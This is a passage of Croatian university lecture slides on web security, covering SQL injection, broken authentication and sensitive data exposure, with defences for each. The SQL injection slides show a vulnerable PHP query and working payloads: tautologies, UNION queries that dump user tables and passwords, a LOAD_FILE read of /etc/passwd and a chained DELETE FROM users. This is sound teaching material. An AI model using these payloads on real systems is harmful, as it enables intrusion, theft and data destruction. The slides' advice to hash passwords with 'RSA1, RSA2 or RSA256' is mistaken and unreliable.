    - nadgledati i koordinirati životnim ciklusom informacijske sigurnosti koji uključuje planiranje, nabavu, razvoj i vrednovanje sigurnosne infrastrukture;
    - za prihvaćanje cjeloživotnog učenja i profesionalnog napretka u području informacijske sigurnosti;
    - za razumijevanje, analizu i primjenu tehnoloških rješenja u izgradnji sigurnosne arhitekture.
  - Završetkom studija stječe se akademski naziv **sveučilišni specijalist informacijske sigurnosti (univ. spec. secur. inf.)**
  - [https://www.fer.unizg.hr/studiji/specijalisticki\\_studiji/is](https://www.fer.unizg.hr/studiji/specijalisticki_studiji/is)

# Sadržaj

1. SQL umetanje (*SQL Injection*)
2. Loša autentifikacija (*Broken Authentication*)
3. Nesigurna pohrana osjetljivih podataka (*Sensitive Data Exposure*)
4. Vanjski XML entiteti (*XML External Entity, XXE*)
5. Cross-site scripting (XSS)
6. Loša kontrola pristupa (*Broken Access Control*)
7. Nesigurna deserijalizacija (*Insecure Deserialization*)
8. Lažiranje zahtjeva na drugom sjedištu (*Cross Site Request Forgery, CSRF*)

# **SQL umetanje**

# SQL umetanje


- *SQL Injection, Injection*
  - Postoji i *JavaScript Injection*, obrađen kasnije...
- **Prilikom SQL umetanja cilj napadača je baza podataka**
  - modificirati ili otkriti podatke iz baze podataka
- zapravo to je „varanje aplikacije“
  - uključuje tekst (naredbe, SQL upite i slično) i prosljeđuje ih aplikaciji
- aplikacije uzimaju takve ulazne podatke i interpretiraju ih kao naredbe ili upite
  - **SQL, JavaScript, OS Shell, LDAP, XPath, Hibernate, ...**
- često je ubacivanje **SQL naredbi**
  - mnoge aplikacije su i danas ranjive na ovu opasnost
  - jednostavno se izbjegava mogućnost direktnog umetanja SQL kôda
- tipični ishod:
  - opasan – moguća je kompromitacija ili promjena cijele baze podataka
  - moguć pristup opisu baze, korisničkim računima ili čak operacijskom sustavu

# SQL umetanje – vrste i postupci

- Tautologija
  - “iskaz koji je uvijek istinit”
- Ilegalni upiti
  - Pokušavamo doznati strukturu tablica i baze
- Injekcija “na slijepo”
  - Koji izrazi su legitimni a koji ne? – učimo o bazi
- Upit *Union*
  - Kombinacija upita kako bi dobili više podataka
- Ulančani upiti
  - Dodavanje višestrukih naredbi
- Obfuscacija
  - „postupak skrivanja pravog značenja informacije”
  - Zavaravanje aplikacije kodiranjem znakova

# SQL umetanje – Tautologija (1)

- Unos od korisnika izvršava se kao dio upita bazi podataka
  - u WHERE klauzulu ubacuje se dodatni izraz koji je uvijek istinit
  - kao posljedica SQL upit se uvijek izvršava



# SQL umetanje – Tautologija (2)

- U nekoj PHP web aplikaciji je ovako implementirano povezivanje na bazu podataka s parametrima iz URL parametara:

```
if (isset ($_REQUEST['Submit'])) {  
    // Pročitaj unos iz requesta  
    $id = $_REQUEST['id'];  
  
    // Provjeri bazu podataka  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";  
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die('Ne mogu se spojiti na bazu');  
  
    // Pročitaj rezultat iz baze  
    while ($row = mysqli_fetch_assoc($result)) {  
        // Dohvati vrijednosti  
        $first = $row["first_name"];  
        $last = $row["last_name"];  
        // Ispiši ih  
        echo "<pre>ID: {$id} Ime: {$first} Prezime: {$last}</pre>";  
    }  
    mysqli_close($GLOBALS["__mysqli_ston"]);  
}
```

# SQL umetanje – Tautologija (3)

- Zlonamjerna manipulacija s ciljem iskorištavanja ranjivosti kôda:

```
// SQL upit upisan u programski kod web stranice
$query = "SELECT first_name, last_name FROM users WHERE user_id =
'$user_input';";

// originalni navodnici moraju ostati - njih ne možemo izbaciti
// (možemo eventualno komentirati s /* */ ili --)
$query = "SELECT first_name, last_name FROM users WHERE user_id =
'$user_input';";

// tautologija - trebamo postići da izraz uvijek bude istinit
$query = "SELECT first_name, last_name FROM users WHERE (TRUE);

// mogući način...
$query = "SELECT first_name, last_name FROM users WHERE user_id
='bilo_sto' OR '1'='1';";

// dakle upisujemo:
'bilo_sto' OR '1'='1

//ili samo:
' OR 1=1 #
```

# SQL umetanje – Illegalni upiti

- Različitim SQL naredbama pokušavamo vidjeti što prolazi, a što ne
  - Saznajemo strukturu upita koji napadamo
  - Saznajemo strukturu tablica
  - Korisno i kod „slijepog” SQL umetanja

```
//npr. ORDER BY n da vidimo koliko parametara upit uzima:  
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 1#';  
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 2#';  
SELECT first_name, last_name FROM users WHERE user_id = '1'  
ORDER BY 3#';  
  
SELECT first_name, last_name FROM users WHERE user_id = ''  
LIKE '%';
```

# SQL umetanje – Slijepo umetanje

- Isto kao i “obično” umetanje ali baza nam ne javlja greške
  - Greške su nam inače korisne da vidimo što “prolazi”
- Radimo niz upita na koje nam baza odgovara s TRUE ili FALSE

```
// Pročitaj rezultat iz baze
while ($row = mysqli_fetch_assoc($result)) {
    // Dohvati vrijednosti
    $first = $row["first_name"];
    $last = $row["last_name"];
    // Ispisi ih
    echo "<pre>ID: {$id} Ime: {$first} Prezime: {$last}</pre>";
}
```

”Obično” umetanje

```
// Pročitaj rezultate iz baze
$num = @mysqli_num_rows($result); // Znak '@' isključuje prijavu grešaka
if ($num > 0) {
    // Ispis
    echo "<pre>Korisnikov ID postoji u bazi.</pre>";
}
else {
    // Korisnikov ID nije pronađen
    header($_SERVER['SERVER_PROTOCOL'] . ' 404 Not Found');
    // Ispis
    echo "<pre>Korisnikov ID ne postoji u bazi.</pre>";
}
```

Slijepo umetanje

# SQL umetanje – upit Union (1)

- Naredba Union
  - kombinira rezultate dvije ili više SELECT naredbi

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

- Rezultati će se ispisati zajedno kao niz redaka (*rows*)

```
//verzija baze podataka
%' or 0=0 union select null, version() #
//korisnik baze podataka
' or 0=0 union select null, user() #
//ime baze podataka
' or 0=0 union select null, database() #
```

# SQL umetanje – upit Union (2)

```
//nazivi svih tablica u bazi podataka
' and 1=0 union select null, table_name from
information_schema.tables #

//gdje sve imamo podatke korisnika?
' and 1=0 union select null, table_name from
information_schema.tables where table_name like 'user%' #

//ispis kolumna tablice users (0x09 - ascii zapis tab-a)
' and 1=0 union select null, concat(table_name,0x09,column_name)
from information_schema.columns where table_name = 'users' #

//ispis podataka za sve korisnike (ime, prezime, user_ime, lozinka)
' and 1=0 union select null,
concat(first_name,0x09,last_name,0x09,user,0x09,password) from
users #
```

# SQL umetanje – upit Union (3)

```
//gdje se izvodi aplikacija?  
' UNION ALL SELECT @@datadir, 1 #  
  
//verzija baze i port?  
' UNION ALL SELECT @@version, @@port #  
  
//ime i verzija stroja na kojem se izvodi?  
' UNION ALL SELECT @@hostname, @@version_compile_os #  
  
//ispis datoteka?  
' and 1=0 union select null, LOAD_FILE('/etc/passwd') #
```

# SQL umetanje – Ulančani upiti

- Slično kao *Union* ali cilj je dodati više odvojenih SQL upita
- Ako uspijemo – potpuna manipulacija bazom podataka
  - Podrazumijevamo da smo strukturu saznali pomoću naredbe *UNION*

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
DELETE FROM users; //problem je zadnji navodnik

// Postavke MySQL poslužitelja – smiju li se ulančavati upiti?
```

# SQL umetanje – Obfuscacija (1)

- Obfuscacija je standardni (i često obavezni!) postupak protiv SQL umetanja
- Što ako postoji programska logika koja ne dozvoljava unos drugih SQL naredbi ili izvođenje (sistemske) naredbi?
  - Zavaravanje obfuscacijom naredbi
  - Naredbe kodiramo kako ne bi bile očigledne
  - Npr. char(<ASCII-kod>)
    - char(97,98,99) → abc
  - Moguća obfuscacija naziva entiteta ili podataka

```
create function fn_Garble
(
    @String varchar(255)
)
returns varchar(255)
as
BEGIN
    select @String =
replace(replace(replace(replace(replace(replace(replace(@String, 'o', 'e'), 'a', 'o'), 'i', 'a'), 'u', 'i'), 't', 'p')
,'c', 'k'), 'd', 'th'), 'ee', 'e'), 'oo', 'or'), 'll', 'ski')
    return @String
END
```

Primjer jednostavne procedure za obfuscaciju zamjenom znakova:

<https://www.red-gate.com/simple-talk/databases/sql-server/database-administration-sql-server/obfuscating-your-sql-server-data/>

# SQL umetanje – Obfuscacija (2)

Primjer ugrađene funkcije - SQL Server DYNAMIC MASKING:

```
ALTER TABLE [SalesLT].[Customer]
ALTER COLUMN [Phone] ADD MASKED WITH (FUNCTION = 'default()')
```

SQLQuery1.sql - ron...abase (dbuser (S3)) \*  
SELECT [CustomerID]  
, [Title]  
, [FirstName]  
, [LastName]  
, [EmailAddress]  
, [Phone]  
FROM [SalesLT].[Customer]  
GO

	CustomerID	Title	FirstName	LastName	EmailAddress	Phone
1	1	Mr.	Orlando	Gee	orlando0@adventure-works.com	xxxx
2	2	Mr.	Keith	Harris	keith0@adventure-works.com	xxxx
3	3	Ms.	Donna	Carreras	donna0@adventure-works.com	xxxx
4	4	Ms.	Janet	Gates	jane1@adventure-works.com	xxxx
5	5	Mr.	Lucy	Hannington	lucy0@adventure-works.com	xxxx
6	6	Ms.	Rosmarie	Carroll	rosmarie0@adventure-works.com	xxxx
7	7	Mr.	Dominic	Gash	dominic0@adventure-works.com	xxxx
8	10	Ms.	Kathleen	Garza	kathleen0@adventure-works.com	xxxx
9	11	Ms.	Katherine	Harding	katherine0@adventure-works.com	xxxx
10	12	Mr.	Johnny	Caprio	johnny0@adventure-works.com	xxxx
11	16	Mr.	Christopher	Beck	christopher1@adventure-works.com	xxxx
12	18	Mr.	David	Liu	david20@adventure-works.com	xxxx

Query executed successfully. ron...abase (dbuser (S3)) | demo\_database | 00:00:00 | 847 rows

```
ALTER TABLE [SalesLT].[Customer]
ALTER COLUMN [EmailAddress] ADD MASKED WITH (FUNCTION = 'partial(2, "xxx@xxx.", 3)')
```

SQLQuery1.sql - ron...abase (dbuser (S3)) \*  
SELECT [CustomerID]  
, [Title]  
, [FirstName]  
, [LastName]  
, [EmailAddress]  
, [Phone]  
FROM [SalesLT].[Customer]  
GO

	CustomerID	Title	FirstName	LastName	EmailAddress	Phone
1	1	Mr.	Orlando	Gee	orXXX@XXX.com	xxxx
2	2	Mr.	Keith	Harris	keXXX@XXX.com	xxxx
3	3	Ms.	Donna	Carreras	doXXX@XXX.com	xxxx
4	4	Ms.	Janet	Gates	jaXXX@XXX.com	xxxx
5	5	Mr.	Lucy	Hannington	luXXX@XXX.com	xxxx
6	6	Ms.	Rosmarie	Carroll	roXXX@XXX.com	xxxx
7	7	Mr.	Dominic	Gash	doXXX@XXX.com	xxxx
8	10	Ms.	Kathleen	Garza	kaXXX@XXX.com	xxxx
9	11	Ms.	Katherine	Harding	kaXXX@XXX.com	xxxx
10	12	Mr.	Johnny	Caprio	joXXX@XXX.com	xxxx
11	16	Mr.	Christopher	Beck	chXXX@XXX.com	xxxx
12	18	Mr.	David	Liu	daXXX@XXX.com	xxxx

Query executed successfully. ron...abase (dbuser (S3)) | demo\_database | 00:00:01 | 847 rows

# Izbjegavanje napada umetanjem

- preporuke
  - izbjegći interpretiranje naredbi („miješati” SQL upit i HTML/JS kôd)
  - koristiti pripremljene ili **pohranjene procedure** u SQL upitima, a ne SQL upite
  - **validirati** sve što korisnik upiše
  - uvijek treba **dopustiti samo ono što se smije unijeti** kao input (*whitelisting*)
  - Filteri? – paziti: “or”, “OR”, “oR”, “Or”...
  - uvijek minimizirati ovlasti nad bazom podataka kako bi se spriječio pristup neželjenim podacima
  - ne prikazivati greške (*blind*)
  - koristiti „**pripremljene izjave**“ (*prepared statements*)
    - slanje SQL upita i podataka u odvojenim zahtjevima na poslužitelj `$db->prepare("SELECT * FROM users where id=?");`  
`$db->execute($data);`

# Loša autentifikacija

# Loša autentifikacija

- *Broken Authentication*
- Cilj može biti:
  - pogoditi ime i lozinku korisnika ili
  - ukrasti identifikator sjednice i lažno se predstaviti
- Problem: HTTP ne čuva stanje („stateless“ protokol)
  - podaci o sesiji ili korisniku moraju putovati u svakom zahtjevu
  - stanje se prati putem varijable SESSION ID
  - Tipično pohranjen u kolačiću
- Posljedice:
  - kompromitacija korisničkog računa ili otmica sjednice (*session hijacking*)
    - npr. ukrasti *identifikator sjednice* košarice kupca u online trgovini

# Loša autentifikacija – pogađanje lozinke (1)


- *Brute force* napad
- Automatizirani alati
- Lozinke iz rječnika
  - Slabe lozinke: qwert123, password123, ...
  - Ključna je duljina lozinke, ne nužno i kompleksnost za ljudе
- **Vertikalni napadi**
  - cijeli rječnik za jednog korisnika
    - tipično admin, administrator...
  - pogađanje CMS-a i standardnog imena administratora
- **Horizontalni napadi**
  - Jedna lozinka za sve korisnike
  - Kako pogoditi ime korisnika?
    - socijalni inženjering/heuristika, saznati popis korisnika, ...

# Loša autentifikacija – pogadanje lozinke (2)



<https://twitter.com/zenyway/status/1065960569902120960>


# Loša autentifikacija – pogadanje lozinke (3)



~28 BITS OF ENTROPY  
 $2^{28} = 3$  DAYS AT 1000 GUESSES/SEC  
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)


DIFFICULTY TO GUESS:  
**EASY**

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE 0s WAS A ZERO?  
AND THERE WAS SOME SYMBOL...  
  
DIFFICULTY TO REMEMBER:  
**HARD**



~44 BITS OF ENTROPY  
 $2^{44} = 550$  YEARS AT 1000 GUESSES/SEC

DIFFICULTY TO GUESS:  
**HARD**

THAT'S A BATTERY STAPLE.  
CORRECT!  
  
DIFFICULTY TO REMEMBER:  
YOU'VE ALREADY MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.


<https://xkcd.com/936/>

# Loša autentifikacija – pogađanje lozinke – zaštita

- CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*)
  - dobra zaštita za problem automatiziranih napada
- *Limit login attempts*
  - “Zaključaj pristup na 5 minuta za IP nakon 3 pogrešne lozinke”
- Filtriranje po IP adresama i rasponima adresa
  - dobar način ako znamo od kuda će se korisnici uvijek spajati


# Loša autentifikacija – loše poruke o greškama

- Jesu li dobre poruke:
  - “Korisničko ime nije ispravno”
  - “Lozinka nije ispravna”
- **Poruke ne smiju napadaču otkriti gdje grijesi!**
- Bolje poruke:
  - “Korisnik nije pronađen”
  - “Podaci za pristup su pogrešni”
  - ...



# Loša autentifikacija – dupliciranje lozinki

- Korištenje istih podataka za prijavu na više web-aplikacija
  - Provalom na jednoj web-aplikaciji napadač dobiva podatke za pristup drugim aplikacijama
  - Automatizirano pokušavanje pristupa na druga sjedišta s ukradenim podacima



<https://haveibeenpwned.com/>

# Loša autentifikacija – identifikatori sjednice (1)

- Identifikator sjednice (*Session ID*)
  - (Idealno) nasumičan niz znakova
  - 1. Poslužitelj ga generira nakon uspješne prijave korisnika
    - Poslužitelj ga pohranjuje na svojoj strani (npr. u bazu podataka ili u okviru poslužitelja weba)
  - 2. Poslužitelj ga šalje korisniku
  - 3. Korisnik (preglednik) kod svakog sljedećeg zahtjeva na poslužitelj šalje dobiveni identifikator sjednice
    - Nekada kao parametar metode GET ili POST
    - Danas najčešće zapisan u kolačiću
- Pojednostavljenje identifikatora sjednice – tokeni
  - slučajno generirani nizovi znakova određene duljine
  - kraće trajanje od identifikatora sjednice
  - privremeni (*access*) i dugotrajniji (*refresh*) tokeni

# Loša autentifikacija – identifikatori sjednice (2)

- Na što sve paziti kod definiranja?
- Otkrivanje naziva varijable sessionID i sustava (*fingerprinting*)
  - Ne koristiti standardne PHPSESSID ili JSESSIONID, zamijeniti svojim nazivima
- Duljina identifikatora sjednice
  - Može li napadač automatizirano pogoditi identifikator (*brute force*)?
  - Danas je potrebno barem 128 bitova, optimalno 256
- Kompleksnost i međuovisnost identifikatora sjednice
  - Kako ih generiramo za različite korisnike?
  - Entropija
- Sadržaj identifikatora sjednice
  - Mora biti potpuno nasumičan i neovisan o korisniku

# Loša autentifikacija – sigurni kolačići

- Zastavica *HTTPOnly* (<https://owasp.org/www-community/HttpOnly>)
  - Postavlja se zastavica kod predaje kolačića klijentu tj. Pregledniku
  - Govori pregledniku da kolačiću može pristupiti isključivo poslužitelj kroz protokol HTTP
  - Važnije: ne smije mu pristupiti niti preglednik kroz JavaScript
  - Sprečavamo krađu kolačića putem XSS-a (Cross-site scripting)
  - Podešava se programski ili u postavkama poslužitelja / web-aplikacije
  - Fungirati će samo ako preglednici podržavaju!
- Kako još osigurati kolačice?
  - slati ih isključivo putem TLS-a i omogućiti zastavicu *HTTPS only*
  - odrediti domenu i putanju za koju vrijedi
  - definirati vrijeme trajanja (*Expires/Max-Age*)

# Loša autentifikacija – otklanjanje ranjivosti (1)

- Višefaktorska autentifikacija – postavljaju se pitanja:
  - **što znam?**
    - lozinku, datum rođenja, osobna pitanja, ...
  - **šta imam?**
    - OTP token, mobitel, tablicu s kodovima (banke nekada), ...
  - **šta sam?**
    - biometrija, CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)
- Novi sessionID kod svakog zahtjeva? → tokeni
- Dodatna autentifikacija kod osjetljivih akcija
  - APPLI 4 kod bankarstva
  - CSRF tokeni
- Čuvanje lozinki – hash i SALT
  - MD5 danas više nije dovoljan → preporuka RSA1, RSA2 ili čak RSA256!
  - „Salting“ je postupak umetanja niza poznatih znakova dogovorene dužine (prefiks, posfiks, infiks) u zaporku prije hashiranja
    - Problem – niz znakova u bazi zato da se zaporce uvijek mogu „jednako zasoliti“

# Loša autentifikacija – otklanjanje ranjivosti (2)

- Provjera valjanosti arhitekture sustava
  - autentifikacija bi trebala biti jednostavna, centralizirana i standardizirana
  - TLS treba štiti podatke za prijavu i *SessionID* tijekom cijele sjednice
- Sigurni dizajn → minimalne ovlasti po ulogama
- verifikacija implementacije
  - ne automatizirati
  - provjeriti sve funkcije vezane uz autentifikaciju
  - provjeriti da odjava uništava sve podatke o sjednici

# CAPTCHA

- Dvije vrste:
  - okvir za izbor (*checkbox*)
  - izazov (*challenge*)
- „*The challenge is supposed to be easy for users, and hard for bots, but in fact, it's become quite the opposite.*”
- Google reCAPTCHA biblioteka
  - *A “CAPTCHA” is a turing test to tell human and bots apart. It is easy for humans to solve, but hard for “bots” and other malicious software to figure out. By adding reCAPTCHA to a site, you can block automated software while helping your welcome users to enter with ease.*

checkbox

I'm not a robot




Privacy - Terms

*If you see a green checkmark, congratulations! You've passed our robot test (yes, it's that easy). You can carry on with what you were doing.*

<https://support.google.com/recaptcha/>

I always be overthinking these

challenge



MemeZila.com

# **Nesigurna pohrana osjetljivih podataka**

# Nesigurna pohrana osjetljivih podataka (1)

- *Sensitive data exposure*
- problem je često s identifikacijom osjetljivih podataka
  - ne identificiraju se svi osjetljivi podaci
  - ne identificiraju se mesta na kojima se osjetljivi podaci nalaze
    - baze podataka, datoteke, direktoriji, logovi, backup, ...
  - ne zaštite se osjetljivi podaci na svim mjestima
- negativne posljedice:
  - napadači pristupe osjetljivim podacima i mijenjaju ih
  - pronalaze nove tajne i koriste ih u sljedećim napadima
  - sramoćenje tvrtke, nezadovoljstvo korisnika, gubitak povjerenja
  - troškovi čišćenja – forenzika, isprike, ponovno izdavanje kreditnih kartica, osiguranje...
  - sudske tužbe ili globe
- GDPR (General Data Protection Regulation)
  - koji podaci se smiju javno prikazati, a koji moraju biti potpuno uklonjeni ili anonimizirani

# Nesigurna pohrana osjetljivih podataka (2)

- Najčešći problemi
  - Podaci se pohranjuju kao običan tekst
    - U bazi, dnevničkim zapisima, na disku...
  - Podaci se prenose kao običan tekst
    - Unutar i izvan domene web-aplikacije
  - Korištenje zastarjelih algoritama za šifriranje
    - Šifriranje postoji („dobra praksa“) ali sustav, programske knjižnice za šifriranje i radni okviri nisu ažurirani
  - Korištenje slabih ključeva
    - Duljina ključa je, uz algoritam, najbitnija
  - Zaglavlja ne navode tip šifriranja podataka
    - Preglednici ne znaju kako rukovati podacima

